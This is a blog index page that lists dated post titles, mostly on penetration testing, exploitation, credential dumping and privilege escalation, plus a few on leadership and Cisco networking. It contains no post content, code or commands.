SOHO CISCO ROUTER CONFIG TEMPLATE v0.1.2

Apr 18th

Emotional Intelligence: 5 Keys to EI Success by Ann Tardy

Emotional Intelligence: 5 Keys to EI Success by Ann Tardy

Mar 7th

Effective Leaders are Facilitators by Dr. Marshall Goldsmith

Effective Leaders are Facilitators by Dr. Marshall Goldsmith

Feb 6th

Managing Your Own Career by Dr. Beverly Kaye

Managing Your Own Career by Dr. Beverly Kaye

Jan 30th

Being Accountable for Mistakes

Being Accountable for Mistakes

Jan 23rd

How to Disrupt Yourself

How to Disrupt Yourself

Jan 22nd

5 Tips to Increase Leadership Presence

5 Tips to Increase Leadership Presence

Jan 2nd

SysInternals Malware Analysis (notes only)

SysInternals Malware Analysis (notes only)

Jan 2nd

Tutorial: Domain Password Auditing

Tutorial: Domain Password Auditing

Jan 1st

Robert Cialdini - The Power Of Persuasion

Robert Cialdini - The Power Of Persuasion

Dec 27th

Shodan - notes

Shodan - notes

Dec 8th<sup>2</sup>

Dec 8th

New School Information Gathering - Chris Gates - personal notes

New School Information Gathering - Chris Gates - personal notes

Dec 8th

Exploitation 1

Exploitation 1

Dec 8th

Commands for fake AP

Commands for fake AP

Dec 8th

Tutorial on the Metasploit Framework

Tutorial on the Metasploit Framework

Dec 8th

Never-To-Do mistakes in Networks for CCNA CCNP students

Never-To-Do mistakes in Networks for CCNA CCNP students

Dec 2nd

Attacking Session Management (remediation)

Attacking Session Management (remediation)

Nov 27th

How To Start & Operate Your Own Profitable - Import/Export Business At Home

How To Start & Operate Your Own Profitable - Import/Export Business At Home

Nov 17th

Cybrary.it HIPAA training

Cybrary.it HIPAA training

Nov 17th

Cybrary.it - Web Application Penetration Testing

Cybrary.it - Web Application Penetration Testing

Nov 17th<sup>1</sup>

More Hacking Notes

More Hacking Notes

Nov 17th

ADV170014 NTLM SSO: Exploitation Guide

ADV170014 NTLM SSO: Exploitation Guide

Nov 7th

Macro-less Code Exec in MSWord

Macro-less Code Exec in MSWord

Oct 25th

Using Empire in Kali 2.0 to bypass UAC and invoke Mimikatz on Win10

Using Empire in Kali 2.0 to bypass UAC and invoke Mimikatz on Win10

Oct 25th

Nishang: A Post-Exploitation Framework

Nishang: A Post-Exploitation Framework

Oct 25th

The Basics of SQLi

The Basics of SQLi

Oct 24th

PowerShell Pentesting with Nishang

PowerShell Pentesting with Nishang

Oct 18th

A Red Teamer's guide to pivoting

A Red Teamer's guide to pivoting

Oct 18th

Pentesting Windows environments: remote delivery of PowerShell payloads

Pentesting Windows environments: remote delivery of PowerShell payloads  
Oct 18th

OPSEC Considerations for Beacon Commands

OPSEC Considerations for Beacon Commands  
Oct 18th

Anatomy of a Hack: SQLi to Enterprise Admin

Anatomy of a Hack: SQLi to Enterprise Admin  
Oct 18th

Empire Post-Exploitation Analysis with Rekall and PowerShell Windows Event Logs  
Oct 18th

PowerShell: A Traceless Threat and How to Protect Yourself  
Oct 18th

Empire Post-Exploitation Analysis with Rekall and PowerShell Windows Event Logs  
Oct 18th

Bypassing Antivirus Heuristic detection of Meterpreter  
Oct 18th

NBNS Spoofing on your way to World Domination  
Oct 18th

LLMNR and NBT-NS Poisoning Using Responder

LLMNR and NBT-NS Poisoning Using Responder  
Oct 18th<sup>1</sup>

Making the Better Attitude Choice

Making the Better Attitude Choice  
Oct 10th

How to get Windows to give you credentials through LLMNR

How to get Windows to give you credentials through LLMNR  
Oct 9th

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 010

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 010  
Sep 30th

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 009

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 009  
Sep 30th

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 008

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 008  
Sep 29th<sup>1</sup>

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 007

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 007  
Sep 29th

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 006

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 006  
Sep 29th

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 005

VulnHub - GameOver vm - Hackademic\_Challenges - challenge 005  
Sep 29th

VulnHub - GameOver vm - challenge 004

VulnHub - GameOver vm - challenge 004  
Sep 29th

VulnHub - GameOver vm - challenge 003

VulnHub - GameOver vm - challenge 003  
Sep 28th

VulnHub - GameOver vm - challenge 002

VulnHub - GameOver vm - challenge 002  
Sep 28th

VulnHub - GameOver vm - challenge 001

VulnHub - GameOver vm - challenge 001  
Sep 28th

Vulnhub - Loophole vm

Vulnhub - Loophole vm  
Sep 28th

BloodHound 1.3 – The ACL Attack Path Update

BloodHound 1.3 – The ACL Attack Path Update  
Sep 24th

Metasploitable 3 Walkthrough - Getting System  
Sep 7th<sup>1</sup>

BASE CTFs 2016  
Sep 7th

Legal Issues in Penetration Testing

Legal Issues in Penetration Testing  
Sep 6th

OSCP - Resources

OSCP - Resources  
Sep 4th

OSCP - Shells

OSCP - Shells  
Sep 4th

OSCP - Meterpreter

OSCP - Meterpreter  
Sep 4th

OSCP - Web Applications

OSCP - Web Applications  
Sep 4th

OSCP - Linux Post Exploitation

OSCP - Linux Post Exploitation  
Sep 4th

OSCP - Linux Priviledge Escalation

OSCP - Linux Priviledge Escalation  
Sep 4th

OSCP - Windows Post Exploitation

OSCP - Windows Post Exploitation  
Sep 4th

OSCP - Windows Priviledge Escalation

OSCP - Windows Priviledge Escalation  
Sep 4th<sup>4</sup>

OSCP Recon

OSCP Recon  
Sep 4th

OSCP tricks

OSCP tricks  
Sep 4th

SQLMAP Basic Introduction and Tutorial

SQLMAP Basic Introduction and Tutorial  
Sep 2nd

Hacking Websites Using Directory Traversal Attacks

Hacking Websites Using Directory Traversal Attacks  
Sep 2nd

JAVA SIGNED APPLET EXPLOIT

Sep 2nd

n00bs CTF Labs – Solutions!

n00bs CTF Labs – Solutions!  
Sep 2nd

How to use Sqlploit

How to use Sqlploit  
Sep 2nd<sup>1</sup>

Nice to have::PHP cookie stealer

Nice to have::PHP cookie stealer  
Sep 2nd

PHP Local and Remote File Inclusion (LFI, RFI) Attacks

PHP Local and Remote File Inclusion (LFI, RFI) Attacks  
Sep 2nd

Microsoft Active Directory : 9 best tools to reset passwords

Microsoft Active Directory : 9 best tools to reset passwords  
Sep 2nd

Powershell – Get Public IP

Powershell – Get Public IP  
Aug 29th

Server 2012 – Deny file extensions on shared folders

Server 2012 – Deny file extensions on shared folders  
Aug 29th

Using Software Restriction Policies to Block Scripts

Using Software Restriction Policies to Block Scripts

Aug 22nd

Nmap Cheat Sheet: From Discovery to Exploits, Part 2: Advance Port Scanning with Nmap And Custom Idle Scan

Nmap Cheat Sheet: From Discovery to Exploits, Part 2: Advance Port Scanning with Nmap And Custom Idle Scan

Aug 22nd

Using PowerShell to Manage AD and AD Users

Using PowerShell to Manage AD and AD Users

Aug 22nd

Remote Management with PowerShell (Part 2)

Remote Management with PowerShell (Part 2)

Aug 22nd

Remote Management with PowerShell (Part 1)

Remote Management with PowerShell (Part 1)

Aug 22nd

Nmap Scanning Techniques and Algorithms

Nmap Scanning Techniques and Algorithms

Aug 22nd

Providing and Receiving Feedback (by Debra Benton)

Providing and Receiving Feedback (by Debra Benton)

Aug 22nd

Go-For-OSCP

Go-For-OSCP

Aug 17th<sup>1</sup>

CISCO IOS Cheatsheet

CISCO IOS Cheatsheet

Aug 15th

Hashdumps and Passwords

Hashdumps and Passwords

Aug 15th

Malware Hidden Inside JPG EXIF Headers

Malware Hidden Inside JPG EXIF Headers

Aug 15th

Project 9: Nmap Scripts, Metasploit Scanner Modules, and Nikto (15 points)

Project 9: Nmap Scripts, Metasploit Scanner Modules, and Nikto (15 points)

Aug 15th

Linux Command-Line

Linux Command-Line

Aug 15th

Links for Vim and ASCII charts

Links for Vim and ASCII charts

Aug 13th

Metasploitable 3 : How to Install

Metasploitable 3 : How to Install

Aug 12th

Shared thoughts after 6+ years in Pentesting

Shared thoughts after 6+ years in Pentesting

Aug 8th

Game Over: Scenario Based Infrastructure Hacktcs

Game Over: Scenario Based Infrastructure Hacktcs

Aug 8th<sup>1</sup>

Windows Domains, Pivot & Profit

Windows Domains, Pivot & Profit

Aug 8th

Cracking Windows Domain Passwords for Password Analysis

Cracking Windows Domain Passwords for Password Analysis

Aug 8th

Stealing Accounts: LLMNR and NBT-NS Spoofing

Stealing Accounts: LLMNR and NBT-NS Spoofing

Aug 8th

Extracting Password Hashes from a Domain Controller

Extracting Password Hashes from a Domain Controller

Aug 8th

Alternative ways to: Run Windows Commands Remotely

Alternative ways to: Run Windows Commands Remotely

Aug 8th

Proj 12: Exploiting PHP Vulnerabilities

Proj 12: Exploiting PHP Vulnerabilities

Aug 8th

HTML5 Security Cheat Sheet

HTML5 Security Cheat Sheet

Aug 7th

Linux PrivEsc: Abusing SUID

Linux PrivEsc: Abusing SUID

Aug 7th

A long old way to Domain Admin: Propagating Infections

A long old way to Domain Admin: Propagating Infections

Aug 7th

TLS/SSL Vulnerabilities

TLS/SSL Vulnerabilities

Aug 7th

Vulnerability Assessments vs Penetration Tests

Vulnerability Assessments vs Penetration Tests

Aug 7th

Security is Hard: Where Do I Start?

Security is Hard: Where Do I Start?

Aug 7th

Hacking a Corporation From the Inside: Internal Penetration Tests

Hacking a Corporation From the Inside: Internal Penetration Tests

Aug 7th

FLARE VM: The Windows Malware Analysis Distribution You've Always Needed!

FLARE VM: The Windows Malware Analysis Distribution You've Always Needed!

Aug 6th

Project 9: Nmap Scripts, Metasploit Scanner Modules, and Nikto

Project 9: Nmap Scripts, Metasploit Scanner Modules, and Nikto

Aug 6th

Programming

Programming

Aug 6th

Metasploit

Metasploit

Aug 6th

DHCP Reservation on Cisco Router or Layer 3 Switch

DHCP Reservation on Cisco Router or Layer 3 Switch

Aug 4th

A tcpdump Tutorial and Primer with Examples

A tcpdump Tutorial and Primer with Examples

Aug 2nd<sup>1</sup>

Emotions: Handling Anxiety by Dr. Andrew Shatte

Emotions: Handling Anxiety by Dr. Andrew Shatte

Aug 1st

PowerShell Training (commands and results)

PowerShell Training (commands and results)

Jul 20th<sup>2</sup>

PowerShell Empire Docker Build

PowerShell Empire Docker Build

Jul 18th<sup>1</sup>

Tool Spotlight: Eyewitness

Tool Spotlight: Eyewitness

Jul 18th

NMAPgrapher: A tool to generate graph and other output from NMAP XML files.

Jul 18th

Extracting Hashes & Plaintext Passwords from Windows 10

Jul 18th

Bypassing Antivirus With Ten Lines of Code or (Yet Again) Why Antivirus is Largely Useless

Jul 18th

Saying No to Avoid Overwork, by Laura Stack

Saying No to Avoid Overwork, by Laura Stack  
Jul 18th

Attack Methods for Gaining Domain Admin Rights in Active Directory

Attack Methods for Gaining Domain Admin Rights in Active Directory  
Jul 17th<sup>1</sup>

Windows privilege escalation via weak service permissions

Windows privilege escalation via weak service permissions  
Jul 17th

Elevating privileges by exploiting weak folder permissions

Elevating privileges by exploiting weak folder permissions  
Jul 17th

Local Network Attacks: LLMNR and NBT-NS Poisoning

Local Network Attacks: LLMNR and NBT-NS Poisoning  
Jul 17th

How to Build Your Own Exploits, Part 3 (Fuzzing with Spike to Find Overflows)

How to Build Your Own Exploits, Part 3 (Fuzzing with Spike to Find Overflows)  
Jul 14th

Local File Inclusion Exploitation With Burp

Local File Inclusion Exploitation With Burp  
Jul 13th

Local File Inclusion (LFI) Web Application Penetration Testing

Local File Inclusion (LFI) Web Application Penetration Testing  
Jul 13th

nmap - Storing nmap Scan Information 1 File at a Time

nmap - Storing nmap Scan Information 1 File at a Time  
Jul 13th

Powershell - Send Email through GMail SMTP Server

Powershell - Send Email through GMail SMTP Server  
Jul 13th

Using masscan with a configuration file

Using masscan with a configuration file  
Jul 13th

Notes from bWAPP v2.2  
Jul 13th

Audit File and Folder Permissions - Powershell

Audit File and Folder Permissions - Powershell  
Jul 13th

File and Folder Auditing with Powershell

File and Folder Auditing with Powershell  
Jul 13th<sup>1</sup>

Python - Script to Send an Email through Gmail

Python - Script to Send an Email through Gmail  
Jul 13th

VBA - Script to Download a file from a URL

VBA - Script to Download a file from a URL

Jul 13th

Powershell - Scripts to Download and Save a File AND POST Data to a Web Page

Powershell - Scripts to Download and Save a File AND POST Data to a Web Page

Jul 13th

Utilizing PowerUp.ps1 to Escalate Privileges on Windows 7 using an Unquoted Path

Vulnerability

Jul 13th

HOWTO: Metasploit Java Applet Attack

Jul 13th

Using SSH Without A TTY

Using SSH Without A TTY

Jul 13th

SMB Attacks Through Directory Traversal

SMB Attacks Through Directory Traversal

Jul 13th

Running LAPS Around Cleartext Passwords

Running LAPS Around Cleartext Passwords

Jul 13th

10 Places to Stick Your UNC Path

10 Places to Stick Your UNC Path

Jul 13th

Responder & User Account Credentials – First Come, First Served

Responder & User Account Credentials – First Come, First Served

Jul 13th

Hot Potato – Windows Privilege Escalation By @breenmachine

Hot Potato – Windows Privilege Escalation By @breenmachine

Jul 12th

Well, That Escalated Quickly...

Well, That Escalated Quickly...

Jul 12th

Windows Privilege Escalation - a cheatsheet

Windows Privilege Escalation - a cheatsheet

Jul 12th

Upgrading simple shells to fully interactive TTYS

Upgrading simple shells to fully interactive TTYS

Jul 12th

3 Keys For Inspirational Speech - By Dilip Abayasekara

3 Keys For Inspirational Speech - By Dilip Abayasekara

Jul 11th

Vulnhub - NullByte

Vulnhub - NullByte

Jul 9th

Get DELL Service Tag on remote Windows and Linux systems

Get DELL Service Tag on remote Windows and Linux systems

Jul 3rd

Creating Metasploit Payloads

Creating Metasploit Payloads

Jul 3rd

Holding Others Accountable by Mark Samuel

Holding Others Accountable by Mark Samuel

Jun 29th

Embedding Veil Powershell payloads into Office Documents

Embedding Veil Powershell payloads into Office Documents

May 28th

SQL injection and identification

SQL injection and identification

May 27th

Pentest Order of Objects..

Pentest Order of Objects..

May 27th

Improving Msfvenom Part–1

Improving Msfvenom Part–1

May 27th

Empire Tips and Tricks

Empire Tips and Tricks

Apr 15th

Vulnhub - Kioptix Level 1

Vulnhub - Kioptix Level 1

Apr 14th

“Allow Logon through Terminal Services” group policy and “Remote Desktop Users” group

“Allow Logon through Terminal Services” group policy and “Remote Desktop Users” group

Mar 26th<sup>1</sup>

Some BurpSuite terminology and features explained

Some BurpSuite terminology and features explained

Mar 25th

SUN TZU ON THE ART OF WAR:THE OLDEST MILITARY TREATISE IN THE WORLD

SUN TZU ON THE ART OF WAR:THE OLDEST MILITARY TREATISE IN THE WORLD

Jan 29th

VulnHub - Drunk Admin Web Hacking Challenge: 1

VulnHub - Drunk Admin Web Hacking Challenge: 1

Jan 22nd

Install ftp server on Kali Linux

Install ftp server on Kali Linux

Dec 12th<sup>1</sup>

Proj 12: Exploiting PHP Vulnerabilities

Proj 12: Exploiting PHP Vulnerabilities

Dec 12th

DistCC + udev

DistCC + udev

Oct 24th

Using Software Restriction Policies to Protect Against Unauthorized Software

Using Software Restriction Policies to Protect Against Unauthorized Software

Aug 22nd

Use a Software Restriction Policy (or Parental Controls) to stop exploit payloads and Trojan Horse programs from running

Use a Software Restriction Policy (or Parental Controls) to stop exploit payloads and Trojan Horse programs from running

Aug 21st

Impacket

Impacket

Aug 17th

PsExec NTDS.dit And SYSTEM Hive Download Utility

PsExec NTDS.dit And SYSTEM Hive Download Utility

Aug 17th

Practical Usage of NTLM Hashes

Practical Usage of NTLM Hashes

Aug 17th<sup>1</sup>

Using Credentials to Own Windows Boxes - Part 3 (WMI and WinRM)

Using Credentials to Own Windows Boxes - Part 3 (WMI and WinRM)

Aug 17th

Using Credentials to Own Windows Boxes - Part 2 (PSEExec and Services)

Using Credentials to Own Windows Boxes - Part 2 (PSEExec and Services)

Aug 17th

Transferring Files from Linux to Windows (post-exploitation)

Transferring Files from Linux to Windows (post-exploitation)

Aug 17th

Using Credentials to Own Windows Boxes - Part 1 (from Kali)

Using Credentials to Own Windows Boxes - Part 1 (from Kali)

Aug 17th

CVE-2014-6271 (“Shellshock”) and exploit PoC

CVE-2014-6271 (“Shellshock”) and exploit PoC

Aug 17th

Dumping Windows Credentials

Dumping Windows Credentials

Aug 17th

Pentest Tips and Tricks, part 1

Pentest Tips and Tricks, part 1

Aug 17th

Pentest Tips and Tricks, part 2

Pentest Tips and Tricks, part 2

Aug 17th

Hacking Linux Exposed - book - notes

Hacking Linux Exposed - book - notes

Aug 13th

Vulnhub - De-ICE S2.100

Vulnhub - De-ICE S2.100

Aug 8th

Vulnhub - De-ICE\_S1.130

Vulnhub - De-ICE\_S1.130

Aug 5th

Common Windows Privilege Escalation Vectors

Common Windows Privilege Escalation Vectors

Aug 3rd

Vulnhub - De-ICE: S1.123

Vulnhub - De-ICE: S1.123

Jul 30th

PentesterLab – Shellshock CVE-2014-6271

PentesterLab – Shellshock CVE-2014-6271

Jul 30th

Runbook (Network Pentesting)

Runbook (Network Pentesting)

Jul 30th

Designing Secure Computing and Network Environments - Notes

Designing Secure Computing and Network Environments - Notes

Jul 30th

Auditing Secure Computing and Network Environments - Notes

Auditing Secure Computing and Network Environments - Notes

Jul 29th<sup>1</sup>

Investigating Cybersecurity Incidents - Notes

Investigating Cybersecurity Incidents - Notes

Jul 29th

Responding to Cybersecurity Incidents - Notes

Responding to Cybersecurity Incidents - Notes

Jul 29th

Analyzing Cybersecurity Intelligence Information - Notes

Analyzing Cybersecurity Intelligence Information - Notes

Jul 29th

Collecting Cybersecurity Intelligence Information - Notes

Collecting Cybersecurity Intelligence Information - Notes

Jul 29th

A quick assessment of the security posture within a Risk Management Framework

A quick assessment of the security posture within a Risk Management Framework

Jul 29th

Pivoting through SSH

Pivoting through SSH

Jul 14th

Quick Commands

Quick Commands

Jul 14th

50 Firefox Pentesting addons

50 Firefox Pentesting addons

Jul 14th

General IT related questions

General IT related questions

Jul 14th

Top 300 InfoSec Interview questions

Top 300 InfoSec Interview questions

Jul 14th<sup>1</sup>

Pen Test Report Template

Pen Test Report Template

Jul 11th<sup>1</sup>

Execute Metasploit payloads bypassing any anti-virus

Execute Metasploit payloads bypassing any anti-virus

Jul 7th

Reverse shells one-liners

Reverse shells one-liners

Jul 7th

Dump Windows password hashes efficiently - Part 1

Jul 7th

Cisco Terminal Monitor

Cisco Terminal Monitor

Jul 5th

SharkTap Gigabit Network Sniffer

SharkTap Gigabit Network Sniffer

Jun 27th

How much should you spend on penetration testing services?

How much should you spend on penetration testing services?

Jun 27th

Burp Suite Web app scanner, proxy, and more

Burp Suite Web app scanner, proxy, and more

Jun 27th

windows privilege escalation via weak service permissions

windows privilege escalation via weak service permissions

Jun 23rd

Vulnhub - Metasploitable 2

Vulnhub - Metasploitable 2

Jun 17th

Quick Exploitation Notes

Quick Exploitation Notes

Jun 16th

Web Application exploitation - a cheatsheet

Web Application exploitation - a cheatsheet

Jun 16th<sup>1</sup>

PSEXEC Demystified

PSEXEC Demystified

Jun 14th

Reading Resouces from Cybersecurity First Responder

Reading Resouces from Cybersecurity First Responder

Jun 13th

Vulnhub - De-ICE.s1.120 machine

Vulnhub - De-ICE.s1.120 machine

Jun 12th

Vulnhub - LordOfRoot machine

Vulnhub - LordOfRoot machine

Jun 9th<sup>1</sup>

Vulnhub - De-ICE:S1.110 machine

Vulnhub - De-ICE:S1.110 machine

Jun 9th<sup>1</sup>

Windows Command Line

Windows Command Line

Jun 7th

CeWL Tool - Build a Custom List with CeWL

CeWL Tool - Build a Custom List with CeWL

Jun 3rd

Vulnhub - De-ICE:S1.100 machine

Vulnhub - De-ICE:S1.100 machine

Jun 3rd

IP Address Configuration in Kali Linux

IP Address Configuration in Kali Linux

Jun 3rd<sup>2</sup>

How To Set Up Simple SSH Tunneling

How To Set Up Simple SSH Tunneling

Jun 3rd

Dumping NTLM Hash's from Windows with Fgdump

Dumping NTLM Hash's from Windows with Fgdump

Jun 2nd

Quarks PwDump

Quarks PwDump  
Jun 2nd

PowerSploit: The Easiest Shell You'll Ever Get

PowerSploit: The Easiest Shell You'll Ever Get  
Jun 2nd

Metasploit Post Module smart\_hashdump

Metasploit Post Module smart\_hashdump  
Jun 2nd

NMAP Deep-Diving – Scanning, Brute Forcing, Exploiting

NMAP Deep-Diving – Scanning, Brute Forcing, Exploiting  
Jun 2nd

Password Cracking, Hashes Dumping, Brute-Forcing, Auditing and Privileges Escalation

Posted on dicembre 11, 2012

Password Cracking, Hashes Dumping, Brute-Forcing, Auditing and Privileges Escalation

Posted on dicembre 11, 2012

Jun 2nd

Scenario-based pen-testing: From zero to domain admin with no missing patches required

Scenario-based pen-testing: From zero to domain admin with no missing patches required  
Jun 2nd

Using Mimikatz to Dump Passwords!

Jun 2nd

password Dumper pwdump7 ( v7.1 )

password Dumper pwdump7 ( v7.1 )  
Jun 2nd

The Case of a Stubborn ntds.dit

The Case of a Stubborn ntds.dit  
Jun 2nd

Starting an Active Directory Password Auditing Program

Jun 2nd

Password Audit On Windows Active Directory

Password Audit On Windows Active Directory  
Jun 2nd

Project X16: Cracking Windows Password Hashes with Hashcat (15 pts.)

Project X16: Cracking Windows Password Hashes with Hashcat (15 pts.)  
Jun 2nd

NTDSXtract - A framework for offline forensic analysis of NTDS.DIT

NTDSXtract - A framework for offline forensic analysis of NTDS.DIT  
Jun 2nd

Automating the Hack. From Exploit to Domain Admin, Complete Enterprise P0wnage.

Automating the Hack. From Exploit to Domain Admin, Complete Enterprise P0wnage.  
Jun 2nd

A Faster psexec Attack

A Faster psexec Attack  
Jun 2nd

Exploiting Network File System (NFS) shares

Exploiting Network File System (NFS) shares  
Jun 2nd

Update to the NMAP Pass the Hash script

Update to the NMAP Pass the Hash script  
Jun 2nd

NMap & Pass-the-Hash

NMap & Pass-the-Hash  
Jun 2nd

Introducing msfvenom

Introducing msfvenom  
Jun 2nd

How To Completely Remove User Account In Unix (Linux)

How To Completely Remove User Account In Unix (Linux)  
Jun 2nd

How To Automatically Create User Accounts in Unix ( Linux )

How To Automatically Create User Accounts in Unix ( Linux )  
Jun 2nd

Configure Static IP with the Netsh Command-Line Utility

Configure Static IP with the Netsh Command-Line Utility  
Jun 2nd

VulnHub - 21LTR - Scene 1 - Hacking Scene

VulnHub - 21LTR - Scene 1 - Hacking Scene  
Jun 1st

The Difference Between Everyone and Authenticated Users

The Difference Between Everyone and Authenticated Users  
May 31st

Cheatsheet : Cracking WPA2 PSK with Backtrack 4, aircrack-ng and John The Ripper

Cheatsheet : Cracking WPA2 PSK with Backtrack 4, aircrack-ng and John The Ripper  
May 26th

Writing Meterpreter Scripts

Writing Meterpreter Scripts  
May 26th

VulnHub - Kioptix 2 is the second VM in the kioptix

VulnHub - Kioptix 2 is the second VM in the kioptix  
May 26th

Learning pathways for testers  
May 26th

General Interview Questions

General Interview Questions  
May 25th

Thirteen Interview No-No's!

Thirteen Interview No-No's!

May 25th

Skill set of penetration tester

Skill set of penetration tester

May 25th

COMPLETE nmap guide

COMPLETE nmap guide

May 25th

Arris Cable Modem Backdoor - I'm a technician, trust me

May 23rd

Metasploit Pivoting

Metasploit Pivoting

May 23rd<sup>1</sup>

Local Linux Enumeration & Privilege Escalation

Local Linux Enumeration & Privilege Escalation

May 23rd

Howto use SSH local and remote port forwarding

Howto use SSH local and remote port forwarding

May 23rd

Linux (x86) Exploit Development Series

Linux (x86) Exploit Development Series

May 22nd

Configure Basic Settings, VLANs, Trunks on Switch - random CCNA notes

Configure Basic Settings, VLANs, Trunks on Switch - random CCNA notes

May 18th

What is SAME ORIGIN

What is SAME ORIGIN

May 18th

Burp Suite Pro

Burp Suite Pro

May 17th

SQL Injection: Exploitation

SQL Injection: Exploitation

May 17th

Apophthegm

Apophthegm

May 17th

HOWTO : Penetration Testing in the Real World

HOWTO : Penetration Testing in the Real World

May 17th

Basic & Advanced Catalyst Layer 3 Switch Configuration: Creating VLANs, InterVLAN Routing (SVI), VLAN Security, VTP, Trunk Link, NTP Configuration. IOS License Requirements for SVI Routing

Basic & Advanced Catalyst Layer 3 Switch Configuration: Creating VLANs, InterVLAN Routing (SVI), VLAN Security, VTP, Trunk Link, NTP Configuration. IOS License Requirements for SVI Routing  
May 17th

Configure NIC Teaming in ESXi Server

Configure NIC Teaming in ESXi Server  
May 17th

How To Configure Router On A Stick - 802.1q Trunk To Cisco Router

How To Configure Router On A Stick - 802.1q Trunk To Cisco Router  
May 17th

Backtrack Repositories

Backtrack Repositories  
May 14th

Privilege Escalation (Part 1) : Reading "/etc/shadow" File  
May 14th

Introduction to exploitation

Introduction to exploitation  
May 14th

Some COOL blogs

Some COOL blogs  
May 14th

Cracking passwords with python

Cracking passwords with python  
May 14th

Exploit Development (BOF)

Exploit Development (BOF)  
May 14th

Egg Hunter (BOF)

Egg Hunter (BOF)  
May 14th

Metasploit Scripting

Metasploit Scripting  
May 14th

Moar Shellz!

Moar Shellz!  
May 14th

Pass the Hash

Pass the Hash  
May 14th

Local Privilege Escalation 2 (Windows)

Local Privilege Escalation 2 (Windows)  
May 14th

Local Privilege Escalation (Windows)

Local Privilege Escalation (Windows)  
May 14th

Password Cracking

Password Cracking  
May 14th

MS11-080: Privilege Escalation (Windows)

MS11-080: Privilege Escalation (Windows)  
May 14th<sup>1</sup>

Dumping Clear Text Passwords

Dumping Clear Text Passwords  
May 14th

Dumping Clear Text Passwords (Revisited)

Dumping Clear Text Passwords (Revisited)  
May 14th

A swiss army knife for pentesting Windows/Active Directory environments

A swiss army knife for pentesting Windows/Active Directory environments  
May 14th

## Loading

Dynamic Views theme. Powered by [Blogger](#).

From <<http://hackingandsecurity.blogspot.com/2016/07/runbook-network-pentesting.html>>

# Others

Saturday, January 5, 2019 7:00 AM



Penetration  
Test



TheBugHun  
terMetho...



WASC-TC-v  
2\_0



OWASP\_To  
p\_10-201...